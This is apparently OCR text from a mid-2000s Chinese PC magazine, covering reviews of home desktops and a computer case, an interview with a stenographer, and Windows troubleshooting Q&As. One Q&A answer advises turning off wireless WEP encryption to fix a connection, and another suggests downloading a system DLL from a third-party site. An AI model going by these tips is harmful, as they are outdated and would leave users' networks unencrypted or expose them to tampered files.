锋行电脑在其它很多细节上的处理也非常出色，它所采用的声卡一改品牌机“出声就得”的原则，选用了创新的Audigy 2 LS声卡，音箱也采用了创新的Inspire 5100 5.1声道音箱。而它的前面板除了常见的前置接口外，还设计了一个通用读卡器。而我们手里的测试机型还采用了DVD光驱和DVD刻录机的双光驱设计。

总体看，联想锋行电脑一改以前家用品牌机的设计思想，是一款完全针对电脑玩家设计的产品，在配置设计和结构设计上，无一不体现出强烈的玩家色彩。而同时又不放弃品牌机外观优秀、结构简练的优势。而其价格并不太高，我们测试的机型其售价为15000元左右，而从市场上自行装配一台同样配置的机型，成本也远在1万元以上。

这台测试样机，唯一使我们不太满意的是它的鼠标和键盘档次不高，采用的依然是联想比较通用的OEM产品。以发烧友的眼光来看，性能不高。可能要自己更换。

附件:17英寸LCD、5.1声道音箱。

TCL 锐翔 K5460

TCL是近年来成长很快的国产品牌，而锐翔K5460是它近期推出的非常受欢迎的一款机型。

TCL锐翔K5460在设计上就和上述的联想机器有很大的不同，它所针对的用户就是追求性价比的传统品牌机用户。

在配置上，K5460采用的是比较传统的配置模式——P4 2.6GHz的CPU、256MB的内存、80GB硬盘、DVD光驱等。在配置上比较弱的地方就是它采用了性能比较低的MX4000显卡。

从配置来看，K5460当然不能算高，但公正的说，基本上还算合理的，其CPU还是依照品牌机的传统，在速度上是比较高的。256MB的内存依然不能算高，但和过去品牌机一贯使用的128MB内存相比，256MB内存至少可以支持绝大多数的软件使用而不会显得太慢(当然一定要用它来玩DOOM3那就完蛋了)。



MX4000的性能不高，但与普通普及型品牌机上常用的整合显卡相比，它的性能也不差，而且我们必须注意的一点就是——TCL 锐翔K5460针对的是价格较低的性价比市场，对于这个市场的常见产品来说，K5460的配置应该算是非常均衡的了。而且对于这个市场的用户来说，他们显然并不是游戏发烧友。对于他们来说，较快的CPU、合理的内存和较大的硬盘才是比较实际的东西。而K5460在这个价位上较好的满足了这一点。

TCL锐翔K5460特别有一个优势——在入门级机器上，往往对于外观设计并不是很重视，特别是一些小品牌的机器，看起来根本和组装机没有什么不同。但K5460做了精心的设计，其面板采用了磨砂喷漆的设计，所有的驱动器和接口都用了弹出式或滑动式门的设计形式，这样的设计使得它看起来和同价位的产品在一起颇有鹤立鸡群之感。

而在配套功能的设计上，K5460也超过了同价位的产品，它支持时下流行的媒体中心概念，通过一个内置的Linux内核系统，它可以实现不起动Windows观看DVD、播放CD等功能，而又不影响用户正常安装WindowsXP系统。

在附件上，K5460也很不错，它的键盘采用了仿笔记本的设计，手感远远超过很多品牌机的键盘，在高配型号上，还具有一个7合一的读卡器设计。而其标配采用了17英寸的CRT显示器，价格只有4000多元，我们测试的配置采用了15英寸的液晶显示器，价格也只有6000多元而已。

总的来看，TCL 锐翔K5460并不像前面的联想电脑那么“惊人”，但它的长处就在于设计非常合理均衡，最大限度的满足了入门级品牌机用户的各种需求和对品牌机本身特点的追求，达到了极高的性价比。

附件:15英寸LCD、立体声音箱

清华紫光 新视线 S580T

清华紫光是老牌的国产电脑厂商了。新视线S系列是其最新推出的家用台式机系列。我们拿到的是其中的一个型号S580T。

S580所针对的也是主流的家用市场，所以它所采用的配置也是目前的品牌机主流配置——P4 2.8GHz，80GB三星硬盘。256MB内存、DVD光驱。同样，它的配置弱点也在显卡上——ATi 9200SE。

应该说，新视线S580T的重点同样不在追求性能上。从其设计来看，它更在意电脑作为家庭媒体中心的作用。

在新视线S580T的机箱前面板上，整合了一个完整的CD播放操控界面，用户可以在不开机的情况下，通过这个界面上的按钮和旋钮来控制光驱播放CD，并且可以从液晶屏幕上看到播放的各种信息，同时还可以进行EQ调控等功能 。

而要完全发挥新视线S580T的媒体功能，需要安装一个

名为“媒体新视线III”的软件，安装完毕后，用户就可以在Windows系统里，通过S580T自带的遥控器来控制电脑进行CD播放、DVD播放、数码照片浏览、图片新闻浏览等功能，而且S580T的系统中，自带了一块内置电视卡，同样可以使用遥控器，在“媒体新视线III”的界面里观看电视。



除了这个作为核心的媒体中心功能设计以外，清华紫光新视线S580T还提供了如读卡器、仿笔记本键盘、系统自动恢复功能等一系列值得称道的设计，而比较特殊的是，它还内置了一块MODEM，对于广大的城市用户来说，MODEM已经没有什么用了，但对于宽带尚不普及的农村，有一块MODEM在使用上还是方便很多。

应该说，清华紫光的市场定位其实与上述的TCL电脑颇有类似之处，它们都不是为电脑玩家设计的，而是针对于普通“应用”电脑的家庭用户的。而S580T在媒体功能上更有加强之处，可以说它完全可以替代书房或卧室里的电视、音响等设备。

清华紫光新视线S580T的价格在5000多元，性价比也很高，不过我们觉得对于它的用途来说，过高的CPU实际没有太大的意义，完全可以选择更便宜一些的型号，从而将价格降得更低。

附件:17英寸纯平CRT、2.1音箱、Linux操作系统安装盘等。

Dell Dimension 4700

这是DELL最新推出高档的普及型家用电脑。它采用的是Intel915芯片组、2.8GHz Intel Pentium 4处理器。而它的存储部分尤其强大，配备了两块7200rpm的Serial ATA硬盘，并组合成RAID 0，并安装了512MB的内存。

它在结构设计上则采用了DELL传统主机的结构设计，既保证了整体的牢固性也方便内部的布线与拆装，只是对于有DIY需要的用户来说，其结构设计需要在拆装时有一块比较大的空地，有点不便，但这样的牢固设计对于保证机箱的稳固很有好处。

Dimension 4700的附件同样强大，它所采用的声卡是创新的Sound Blaster Audigy 2，而音箱则为DELL定制的5.1声道音箱。驱动器则是40XCDRW刻录机，同时提供16XDVD作为第二光驱用于日常使用。

如果说Dimension 4700有什么缺点的话，那么它的缺陷和前面联想的产品一样，就是它的键盘鼠标也只是入门级的产品，虽然很好用，但与整体上的配件水准相比，档次上差了点。



附件：17英寸LCD、5.1音箱

总结:以上我们介绍了目前在市场上大受关注的四款家用品牌机产品，它们分属目前在国内市场上名列前茅的四个厂家。其中两款属于较高档品而两款属于入门级产品。而从中我们可以看出目前家用品牌机的两个发展趋势——高端产品渐渐注入DIY的思想，无论是联想还是DELL，都在它们的机器中加入适合用户自己改造、自己操作的设计，并且开始注意在各种附属配件上采用被DIY发烧友所重视的高等级产品；而在入门级产品上，生产者越来越重视在配置上的均衡性，使之能够发挥最大的综合性能，而同时，加强了它在普通家庭用户中的多媒体功能的设计，而这是面对发烧友的高等级机器所见不到的。

我们所评测的四款机器，联想锋行是我们极为欣赏的一台电脑，它几乎完美的整合了品牌机的优秀外观和可靠质量，而同时依然保持了DIY的灵活性和可操作性。TCL锐翔K5460和清华紫光 新视线S580T都是入门级电脑中的佼佼者，相对来说，新视线S580T作为家用机的媒体特性更强一些，而锐翔K5460则以优秀的工艺和较高的性价比吸引我们的眼光。而DELL Dimension 4700则更适于绝大多数普通玩家的使用。哪一台适合你呢？ CF [SC16]

华旗月光宝盒“空军一号”机箱解析

■ CFAN评测室






前不久，华旗将旗下的机箱产品分为“月光宝盒”和“爱国者”两个系列，前者专攻高档市场，而后者专攻普及市场。P228“空军一号”机箱就是“月光宝盒”系列的一款重点新品。

“空军一号”包括两款产品——一是豪华版，特征是侧板为亚克力透明材料，同时背后有一个蓝光发光风扇。另外一个是普通版，侧板是普通的钢板，背后没有风扇。我们拿到样品的样品是其中的豪华版版本。

从外表上看，“空军一号”的体积很大，使用全黑色的外观，面板形状比较复杂。有消息称其设计和台湾的某款产品很像，不过谁先谁后我们这里不作评判，单就外观设计来说还是满有个性的。

“空军一号”在外观上最为引人注目的就是前面板下部的那个大风扇，华旗将其外观设计得像一个飞机引擎进气道一样，“空军一号”的名字显然也是因此而来。这是一个12CM的蓝光大尺寸低速进气风扇，目的是为机箱内部提供新鲜冷空气。

华旗在这款机箱上最主要的技术就是所谓“单引擎三风道”散热设计，实质上，就是使用这个前置大风扇进风，然后通过电源风扇、背板的8CM风扇和机箱底部所开的散热孔出风。由于三个出风口的出风空气流经了机箱内的主要发热设备，而前置大风扇的进风远远大于三个出风口的出风流量，使得机箱内部呈现正压状态，形成强大的对流空气，保证热风无法滞留在机箱内部。按照华旗的官方数据，每分钟机箱内部空气可以进行80次更新。


“空军一号”的材质为0.8mm镀锌钢板，边缘都经过了180度卷边处理，不过我们也发现在一些冲压的细节上处理还不够精细，还有毛边存在。

在机箱内部，“空军一号”的另一个明显特点是采用了硬盘横置设计，这应该是目前大尺寸机箱的主流设计方案了，横置设计可以方便硬盘的安装与拆卸，在拆卸硬盘的时候不需要拔下连线。不过由于横置的需要，机箱设计需要比较宽，从“空军一号”的宽度来看，满足连线的需求是没有问题的。 不过“空军一号”的横置硬盘设计也存在另一个问题——由于硬盘支架采用了“顶天立地”的设计方式，所以硬盘支架的存在对于正前方的进风风扇形成一定的阻挡，如果是传统的纵置设计，那么只要不装满全部的5个硬盘架，就不影响进风，而横置设计则无论如何会对进风构成一定的影响。

“空军一号”的光驱位设计也比较有趣，它的光驱位上的EMI挡片没有采用通常所用的“冲断”设计，而是使用了独立的EMI挡片，使用一个螺丝固定。这样作的好处不仅仅是在安装光驱时避免了用力和伤手的危险，而且在拆下光驱后依然可以将挡片安装回去，而不像传统设计那样纯属一次性使用。

“空军一号”共有四个光驱位。机箱设计上比较容易





出现的一个问题就是由于光驱位预留的空间不足导致光驱和电源、主板发生安装冲突。“空军一号”为光驱位预留的高度很高，而且机箱的深度也比教大，上面两个光驱位不会和电源与主板冲突，而下面两个光驱位虽然可能与大尺寸主板冲突，但由于已经有上面两个位置，所以下面两个光驱位上完全可以避免安装较长的设备。

“月光宝盒”系列产品的传统特点就是使用全免工具安装设计。而“空军一号”为了迎合现在的追求安装稳定性的需求，所以没有使用全免工具方案，主板、电源等基础部件的安装还是使用了螺丝固定。但经常拆装的显卡、光驱、硬盘等采用了免工具设计。它的硬盘安装采用的是传统的滑轨方案，而光驱和显卡采用了新的设计形式。

“空军一号”的光驱安装采用的是一种新的免工具方法——将一个压具通过强力弹簧固定在光驱位的两侧，每侧上面各有两个固定销插入光驱定位孔，安装的时候，只要拔起这个压具，然后将光驱插入，将螺丝孔对准光驱定位孔，放开压具，压具上的固定销就会插进光驱的螺丝孔，从而将光驱固定住。

与传统的滑轨方案相比，这种固定方式拆装速度更快，而且从外表上看不出来，要更加美观一些。

显卡等的固定方式还是传统的压具卡子方式，但“空军一号”的卡子采用了连环扣的方式，只有打开前面一个卡子才能打开后一个。这就阻止了卡具自行脱落的可能，而且只要用螺丝固定住显卡的挡板，那么所有的插卡都不会掉下来了。









在一些细节处理上，“空军一号”有些处理得很不错，有些则还有待改进，它采用了目前渐多的侧置接口设计，包括两个USB2.0接口，一个IEEE1394接口和前置音频接口。接口的的安装灵活性比较大，特别是IEEE1394接口采用了标准连线，通过后面板的开口插到主板的相应接口上，最大限度的保证了对主板的适应性。不过IEEE1394接口的冲压切边比较粗糙。

“空军一号”的这些接口连线都通过一个固定装置固定在机箱的底板上，而不像很多产品那样散落在机箱内部。这点本来是值得赞赏的。但显然设计者忽略了另一个问题——当用户需要用满PCI插槽的时候，下面的插槽就很难有空间插上东西了。虽然这种情况很少见，但显然提供捆扎线由用户自己处置要更灵活一点。

“空军一号”在主板定位上，采用了少见的主板定位钉设计。在上中部的一个钉位上并不是黄铜窝钉，而是一个钢制的弹性爪，它的作用是为主板提供一个正确的安装定位，同时由于它是弹性元件，所以可以有一定的小范围位移供小调节。

对安装主板比较仔细的人这个东西没有什么用，但对于粗心大意的人来说，由于主板定位钉提供的定位能力，可以避免由于主板安装不对位导致主板被螺丝损坏或安装变形的事情发生。而由于定位钉自身有一定可调整性，所以可以适应一些不太规范的主板。

对于“空军一号”的电源安装位设计，不是太合理。因为它没有采用较为牢固的全包围形支架设计，而是使用了两块弯折的钢板构成的三点支撑设计。这样的设计虽然简洁，但如果使用较重的电源，长时间使用后钢板变型下垂，会导致发生震动。

对此，华旗方面的解释是——这是不得已而为之的结果，由于现在很多大功率电源在外壳设计上并不规范，所以传统的全包围支架设计往往导致一些电源根本装不上去。所以只好采用这种比较开放式的固定支撑方案。

应该说，华旗的解释有一定道理，这种外壳设计不规范的问题在现在的大功率电源中普遍存在，前不久还有某著名品牌的产品居然闹出自己的电源装不上自己机箱的笑话。不过这样也使得“空军一号”在安装重型电源、特别是现在渐趋多见的UPS电源和无风扇电源时，显得不太牢靠。使用这些电源的朋友还是自求多福吧。

但从另一个方面说，华旗为“空军一号”自带的是长城的350W电源，这种电源应该已经可以满足大多数人的需要了。

综合来看“空军一号”，虽然有些细节处理不是很理想，但基本来说，算是一个很有特点而且品质不错的产品。如果不嫌它体积太大、外观太过招摇，的确是一个值得发烧友们选择的产品。CF [SC17]



键舞人生

——用手说话的人



■ 河北 苗得雨

导语：

2004年4月的一个晚上，我在和京城某名记吃饭聊天时，他突然对我问道："有没有认识的速记员"。他说他极缺一个速记员的秘书帮助他整理采访录音的稿件，不过很令他失望，我不但不认识速记员，而且是第一次听说这个职业。于是接下来的整个时间，成为了他对我的一个职业扫盲教育。而这场扫盲教育之后的一周，我看到了并认识了他刚刚招到的速记员——孙雪梅，一个用手说话的女人。后来，受《电脑爱好者》之托，我还专门对她进行了一次采访。

用手说话的人

电脑爱好者：作为速记员你们平时都怎么工作？

孙雪梅：其实工作很简单，别人说话我们用手将这些话打成文字，然后记录下来，就是这么简单。

电脑爱好者：很像打字员的工作呀。

孙雪梅：不，不，不，我们这份职业和打字员有很多区别。首先我们的工作性质就完全不同，虽然我们都是用手指敲出文字，但打字员是在办公室里照着现成的文稿敲。而且一般打字员首先考虑的是文稿的结构和排版，而我们速记员则需要在各种会议现场，听着演讲者的声音敲字，我们首先考虑的是打字速度。一般打字较快的打字员每分钟可以打130字左右，而我们的打字速度却要求在200到300字之间，最起码也要赶得上播音员的播音速度。

电脑爱好者：那么快的打字速度，你是用什么输入法打字，是五笔字型吗？



孙雪梅：呵呵，一般的打字员都采用五笔输入法，所以很多人都认为我们也是用五笔字型。其实不一样，打字员使用的是普通PC键盘，因为键盘的结构和输入法的原因，打字速度就很受限制。我们使用的则是一种小巧专业的速录机键盘，使用它的录入速度要比一般的键盘打字快很多；而且输入法不是我们常见的五笔字型，而是采用声母韵母结合的"多键并击"方式，每一次敲击就是两三个汉字。

电脑爱好者：你干这个行业几年了？你怎么看速记这份工作？

孙雪梅：我干了快2年了，其实速记对于年轻人来说是一份挺不错的工作，至少在我看来要比其他的工作含金量都要高。

电脑爱好者：有哪些含金量？

孙雪梅：首先干这一行可以见很多世面，我个人参加了大大小小的洽谈会和谈判有几百场之多了。由于需要认真听清每一个发言人的话，听了这么多年，我感觉我都快成半个谈判专家了！这对我自身就是一次难得的学习机会，开玩笑地说，我想我有一天真的不干这个，完全可以去做商务洽谈了。

另外在这个行当中你可以接触到很多比你层次高许多的人，一些大公司的经理，还有各个网站聊天时邀请的社会名流和明星等等。有时亲身接近这些人，在他们的身上能够学习到很多东西。这些接触和对话的机会是一般工作所不具备的，所以我认为这绝对是含金量非常高的一个职业。

半路出家

电脑爱好者：你是怎么进入速记这个行业的，听说经过可谓阴差阳错？

孙雪梅：对，其实进这个行业干这一行对我来说都很意外。因为我是快30岁才进入这个行业的，要比现在进入这个行业的年轻人大许多。按同事的话说，我可以算是"老成"了。而且我最初是半路出家，改换的速记员工作。

我中专毕业之后就被分到了一家效益不错的银行上班。银行每年都有一次业务比赛，就是集中全部的业务尖子，进行例如点钞、业务知识之类的竞赛。由于我在学校的时候点钞一直就练习得不错，于是就被选上参加比赛了。第一次比赛为了好玩，点钞项目竟然在省里的决赛中得了第一名。但是第二年参赛的时候比赛中，加了一项数字小键盘速度输入和文字录入。我虽然也学过电脑，但是打字方面也刚刚启蒙，结果输了个一败涂地。

我当然很不甘心，于是我就千方百计地找到了一个练习打字的学习班报名，在学习班学习了不到两个月，我的五笔字型输入速度已经能够到每分钟一百多个字了。后来班里的负责老师说，你真应该报名去速记班练习练习速记。我当时就问她什么是速记，老师只是说能让我每分钟打300多个字的方法。后来我真的就去报名了，去了之后发现这里学习的

打字并不是使用的我们通常所认为的那种键盘。当时耐着性子学了四个多月的时间，后来就放下了。

放下了之后我以为将来再也不用这个东西了，没有想到才过了不到两个月，有个朋友希望我能够帮助他打一本内部的书籍，我当时想正好拿这个做练手的机会。结果等那本书打完，我的速记水平提高了很大一截，我也感受到了速记的乐趣。技术水平提高了以后，我经常帮以前的速记班的一个同学跑场子，晚上去各个网站的明星有约之类的名人聊天室做速记，开始完全是为了见到大明星。后来怀孕生完孩子之后，银行的工作也感觉干的有些腻味了，于是我就把银行的工作辞了，直接做速记员了。

电脑爱好者：银行的工作非常优越，为什么要辞掉工作做速记员？难道真的魅力这么大吗？

孙雪梅：你别说，魅力还真的很大。除了有机会见到一些心目中的名人外，你还可以提前欣赏很多东西，比如热播的影视剧。特别是给一些电视剧做字幕提示，是我们速记员最喜欢干的活儿。因为当这些电视剧热播时，虽然自己只是一个幕后的小角色，甚至在演职员名单里连个名字都没有，但是看到自己付出的劳动能够为那么多的人提供帮助，那种精神上的愉悦可以说是用语言难以形容的。很多时候人家都没有看的电视连续剧，我们都可以提前欣赏，因为做字幕必须先从头看到尾看一遍了。等电视上热播的时候，网上报纸上都讨论得轰轰烈烈的时候，就会很有感觉，因为我们早就看过了。

快手的背后

电脑爱好者：打字这个活儿很多人都感觉很简单，你当初学习速记感觉简单吗？

孙雪梅：我学习的感觉并不是很轻松，要想学好速记还是需要认真对待的。我刚开始学习的第一个阶段还可以，因为第一个阶段的学习跟记五笔字型的字根码一样，需要记速录机键盘的健位，等到所有键位都记准了以后就要开始提速度。这就到了一个阶梯或者说门坎儿，因为仅仅会打字是不行的，速记主要是快，但是想要打快就不是那么容易的了。

很多时候一天大部分时间都是坐在座位上练习，长时间从事一项单一枯燥的活动，自然会产生逆反情绪和浮躁的心理。另外，一些其他的生活琐事和同学的技术都会影响你的情绪。我有一段时间就很想放弃，因为看到同学打字要比我快几倍的时候，当时就感觉自己没有这方面的天赋。而且在学习班的时候很多人就放弃了，如果不是朋友要求帮忙打一本书，我也肯定就放弃了。

电脑爱好者：每天都在不停地打字，你感觉速记员这份工作枯燥吗？

孙雪梅：枯燥倒是谈不上，毕竟工作的时候很有意思，不过这份工作真的很辛苦。接一些网站的聊天活儿还好一些，不过聊天一次下来也搞到晚上10点去了。最累的是做会议记录的活儿，因为客户举行会议的时间是不确定的，周末、晚上都有可能。但是不论这个会议是什么时候开始，它要开到什么时候，作为速录员自然是要随着会务组的时间进行调整。在最初干的时候公司规模小，只有三个人，参加一次会议下来我们是最累的。有时候感觉自己就像那些领导的秘书一样，随叫随到的。不过，现在公司扩大了之后，公司在接会议记录前客户都会提前联系，这样公司进行人员分配，有可能今天晚上是我加班明天是别的人，大家轮流休息。虽然依旧谈不上规律，但总算是可以喘一口气了。


电脑爱好者：外界传言你们是高薪收入，一个月最少也要入帐5000元，是真的吗？

孙雪梅：收入的确比一般的阶层要高一些，但是没有出现外界传言的那么高。在前年的时候还可以，那时侯从事这个职业的人很少，薪酬也就自然高一些。大概是每天1200元～1500元。那个时候一般采用工资加提成的方式，我想你说的这个数字大概是前两年的价格。因为那个时候一个好的速记员每月收入平均在4000元至5000元之间是没有问题的，而且业务高峰期可达到上万元。

不过现在速记员也就能达到2000元至3000元的月收入，因为现在进入这个行业的人开始多了起来。而且不光是速记公司多，很多企业、机关为提高办公效率也都在要求自己的打字员能够也成为电脑速记员或有速记技能的文秘人员。所以学习速记的人也就多了，我们市场也在一步步的萎缩。不过在目前看来，一个好的速记员勉强还算是能够达到一个白领阶层的收入吧。

不过对于这份工作的工作强度来说，这样的收入也很合理。因为一般会议场合或者网站聊天，每场速记下来大约都在两个小时左右。我们作为速记员的神经必须在此期间高度紧绷，因为发言人的话只会说一遍，不会重复。这就决定了你不能有片刻松懈，尤其是遇到一些演讲者夹杂方言和英语时，我们就更要聚精会神，仔细辨别。往往一场会议下来，我们是最累的一个。在网站聊天虽然有的时候轻松，但是现在的网友非常挑剔，特别是那些追星族，你往往打错了一个字或者漏了一句话，网友们就会大骂你一顿。有的说你亵渎了他们的偶像，有的说你是文盲等等，而且网站也会借机扣钱，这些都是工作中的苦恼。

手下的未来



电脑爱好者：你认为想成为速记员最应该提高的是什么？

孙雪梅：我把这个要求提得高一些，因为我入这个行当时间长了，感觉以后肯定单一地比速度、比人工的成本肯定不行了。

今后，一个优秀的速记员要至少能够熟练地掌握一门外语，这一点我有切身的感受。有一次一个客户需要跟一个非常重要的外商谈判，外商通常都会要求会场记录。由于这里面涉及到外语，这位客户找遍了很多速记公司都没有找到合适的人员，最后不得不以每小时3万元人民币从香港雇来了一个懂汉语的速记员。我感觉这才是新生代速记员的发展方向。当然这种外语速记对于速记人员的外语水平要求是相当高的，比如英语最基本的条件至少也要在专业八级以上。这才是仅仅能开始学习的基本水平，要想做到真正能够“上会”做业务的速记，英文水平几乎要和使用英语为母语的人等同。换言之，就是不仅要把别人能听懂的记录下来，还要把一般人听不懂的也要记录下来。

现在的一个优秀的中文速记员月收入基本上在5000-7000元左右，那么即使外文速记的收入比这个价格要高，也很难达到同声传译的水平（年收入几十万甚至上百万元）。因此，优秀的外语人才肯定更愿意选择同传，而还需要掌握复杂的速记技术、成材率低的外文速记员在这样的“挤压”之下，就更加地“难产”了。

电脑爱好者：你感觉速记员是青春饭吗？

孙雪梅：我本人感觉这个职业是没有年龄限制的。在国外很多公司是上了岁数的老太太在做速记的工作，特别是打字员之类的。因为打字的速度仅仅是速记的一方面，在实际的工作中，工作经验的积累也是需要的。很多情况下，重要的往往不仅仅是技能的基本功，还有知识的积累，一个速记员参加的会议越多，需要接触的信息量和陌生词汇专业词汇也就越多。因此速录员也分好多种，衡量一个优秀的速录员的标准还是多方面的，速度快是前提，但还需要各方面的综合知识。有的人速度很慢，如果总结能力很好，就总结出来发言人的讲话。速记员的理解能力要高，这也是职业要求，还要善于辨认口音。

不过说是这样说，我个人还是有某种程度的担心。虽然速记这个行业并没有年龄限制，但显然年纪大一些的速记员，就不太能适应这样的工作强度，大脑和手指也都会跟不上。那些做电脑速记的女孩，年龄大了后，很多都会选择转行做文秘之类的工作。但基础的文秘工作也要受年龄约束，所以，如果速记员不提高自己的水平，明天其实也并不乐观。

编后：速录员，我们平时很少能跟这个行业的人面对面，但其实只要我们上过网，那么或多或少都接触过他们的杰作。说实话，小编以前在新浪、搜狐之类的网站上看现场专访和体育节目的文字直播时，也经常笑话他们贴出来话前言不搭后语、错字、漏字等问题。直到有一次，小编自己组织一个会议时请了一个速录员，然后看她在我们海阔天空地聊天时奋力跟上我们节奏的辛苦，才体味到了这个行当的艰辛。毕竟，这还只是一个新兴行业，速录员也需要和这个行业一起经历一个成长和成熟的过程。所以，小编在这篇文章最后，呼吁所有上网者——请善待速录员。CF [CY01]

Office 秘技偷偷报



CF [CY02]



硬件维修站

1 如何识别电源3C认证的真伪

问:听说国家强制推行了3C认证，我买过几次机箱电源，厂商都说通过了3C认证，但有人说一些厂商的3C认证是假的。请问如何才能识别电源3C认证的真伪？

答:所有通过了3C认证的电源产品，都可以在“中国质量认证中心”和“中国电磁兼容认证中心”的网站上查询到相关的信息。只要在其网页中输入电源产品的品牌名称、型号、证书编号，就可以进行检验。中国质量认证中心的网址是:http://www.cqc.com.cn/chaxun.asp，中国电磁兼容认证中心的网址是:http://www.cemc.org.cn/about/yanzheng.asp。

2 升级系统后声卡无法使用

问:我最近安装了Windows Server 2003，可发现我原来的AWE64 Gold声卡不能使用了，在Windows Server 2003的硬件列表中有一个黄色惊叹号。请问该如何解决？

答:Windows Server 2003是微软最新的服务器操作系统，这个系统从测试版的时候就开始放弃对所有ISA设备以及老的PCI设备的支持，其中包括AWE64 Gold声卡，但这并不说明该声卡无法工作于Windows Server 2003。你可以删除掉黄色惊叹号项并重新安装声卡驱动程序，然后在系统中将“Windows Audio”服务的默认启动状态由“禁止”更改为“自动模式”并重启系统即可。

3 无线网卡无法上网的故障

问:为什么我的无线网卡无法获得IP地址不能上网呢？

答:导致这个问题的原因是无线网卡没有与无线路由器正常通讯，表现为网卡的指示灯闪烁，不稳定。

要想解决这个问题，你首先需要确定无线网卡的驱动程序已经正确安装，然后还要确保无线网卡的ESSID和无线路由器中的ESSID设置相同。如果一切正确，则指示灯应该为常亮。如果ESSID设置正确，仍旧无法得到IP地址，则需要检查无线网卡的WEP(加密)设置是否关闭，如果网卡开启了WEP加密设置，请把它关闭。

4 开机无法显示显卡BIOS版本

问:我想升级显卡的BIOS，在开机画面中却无法看到显卡的BIOS版本信息，我的电脑使用的是ATI Radeon 8500显卡。请问如何才能解决这个问题？

答:你可以利用显卡BIOS的烧录工具ATIFLASH.EXE来查看显卡的BIOS版本信息。方法是，到显卡生产厂商的网站下载一个ATIFLASH.EXE程序，然后在DOS环境下执行如下指令:ATIFLASH -V，这样就可以看到显卡BIOS的版本信息了。

5 升级系统后找不到闪盘盘符

问:最近我把系统升级到了Windows 2003，在连接闪盘时发现闪盘可以被识别，但在“我的电脑”中却无法找到闪盘的盘符。请问如何解决这个问题？

答:解决该问题的方法如下:

(1)用鼠标右键单击“我的电脑”图标，然后在弹出的右键菜单中选择“管理”。

(2)进入“计算机管理”后依次选择“存储→磁盘管理”。

(3)在随后出现的窗口中可以发现在你原来的硬盘各分区后面又多出了一个“本地磁盘”，这个设备就是你的闪盘，用鼠标右键单击该盘符，在弹出的右键菜单中依次选择“更改驱动器号和路径→添加”。

(4)选定一个盘符，单击“确定”按钮保存退出。

再打开“我的电脑”，你就可以看到闪存的盘符已经出现了。

6 升级系统后DVD光驱速度变慢

问:我刚刚将操作系统升级为Windows 2000，可发现DVD光驱读盘的速度明显降低了，看影碟时出现了断断续续的现象。请问如何解决这个问题？

答:出现这个问题的原因可能是系统没有正确设置DMA方式，设置的步骤是:

(1)在Windows 2000桌面上右击“我的电脑”图标，在随后弹出的右键菜单中选择“属性”。

(2)在出现的“系统特性”窗口中单击“硬件”标签，然后单击“设备管理器”。

(3)在“设备管理器”窗口中双击“IDE ATA/ATAPI控制器”。

(4)接着双击“Primary IDE Channel”通道项，然后选择“高级设置”标签。

(5)把“传送0”和“传送1”项的参数都选择为DMA并退出。

(6)依照上面步骤将“IDE ATA/ATAPI控制器”中的“Secondary IDE Channel”通道项也进行同样的设置。

在完成以上操作后，重启系统即可。CF [SB01]

1 运行程序时出现 MSVBVM60.DLL 错误

问：我在 Windows 2000 中运行一些程序时，系统总是弹出一个错误提示，提示信息为“没有找到 MSVBVM60.DLL，因为这个应用程序未能启动，重装应用程序可能会修复此问题”。请问这是怎么回事？如何才能解决这个问题？

答：MSVBVM60.DLL 是微软的 VB 运行库文件，一些使用了微软 VB 语言的应用程序或游戏都需要该库文件的支持。你遇到的问题可能是系统丢失了该文件而导致的。你可以到其他电脑中通过“搜索”功能找到该文件，然后将其复制到你电脑中系统安装文件夹下的Windows\System32子文件夹中，如果不想手工操作，你也可以到网上下载该程序包直接安装。参考下载地址：http://www.skycn.com/soft/2944.html。

2 如何禁止通过 IE 下载文件

问：我的电脑使用的操作系统是 Windows XP，没有装任何下载软件，只能通过 IE 下载文件。请问，如果我想禁止通过 IE 下载文件，如何才能实现？

答：你可以采用修改注册表的方法禁止通过IE下载文件：打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]，在右侧窗格找到“1803”这个 DWORD 值，将其键值修改为 3，重启 IE 即可。

3 给智能 ABC 自定义词库搬家

问：我想将一台电脑中积累的智能ABC输入法自定义词库移动到另一台新电脑中，以便能利用以往自定义的词，我使用的操作系统是 Windows 2000。请问有没有比较简单的方法？

答：你可以将词库所在文件夹 X:\Docutments and settings\%USERPROFILE%\Application Data\Microsoft\IME\winabc 下的 user.rem 文件复制到新电脑中同样的文件夹下。注意，X 代表电脑中 Windows 2000 所安装的逻辑分区号，%USERPROFILE% 代表你所用的用户名。

4 系统更新中的偶然性故障

问：我在使用 Windows Update 时，突然断电，重启电脑后再次选择更新时，系统提示已经下载了补丁，无法更新。请问如何才能解决这个问题？

答：Windows 在进行更新操作时会将临时文件放在 C:\WUTemp 文件夹中，找到该文件夹后手动安装里面的补丁文件，安装完毕后再次使用 Windows Update 进行更新。如果问题仍然无法解决，可将 WUTemp 文件夹删除。另外，还需要删除系统安装分区中\Program Files\WindowsUpdate 文件夹下的 wuhistv3.log 文件（该文件记录了 Windows Update 安装的历史记录），然后再次使用 Windows Update 更新即可。

5 “添加 / 删除程序”功能失效

问：不知是什么原因，我的 Windows XP 现在无法通过控制面板中的“添加 / 删除程序”来添加删除程序了，每当打开时，系统就会弹出“本次操作由于计算机限制而被取消，请与管理员联系”。请问如何解决？

答：可以通过修改注册表来解除系统对“添加 / 删除程序”的限制。打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，将右侧窗格中的“NoControlPanel”的值设为“0”或直接删除即可。

6 运行大型软件速度迟缓问题

问：我刚安装了 Windows 2003，发现运行 Photoshop 等大型软件比在 Windows XP 下运行还要缓慢。请问如何解决这个问题？

答：服务器和工作站对系统资源的要求是不相同的，如果我们平时要运行诸如 Photoshop、3DMAX 等大型软件，则应当将系统资源重新分配，修改为类似 Windows XP 的状态。具体方法如下：

进入“控制面板→系统”选择“高级”选项卡，在“性能”栏里点“设置”按钮，选择“高级”选项卡，在“处理器计划”和“内存使用”两栏中均选择“程序”，最后点“确定”并重启即可。

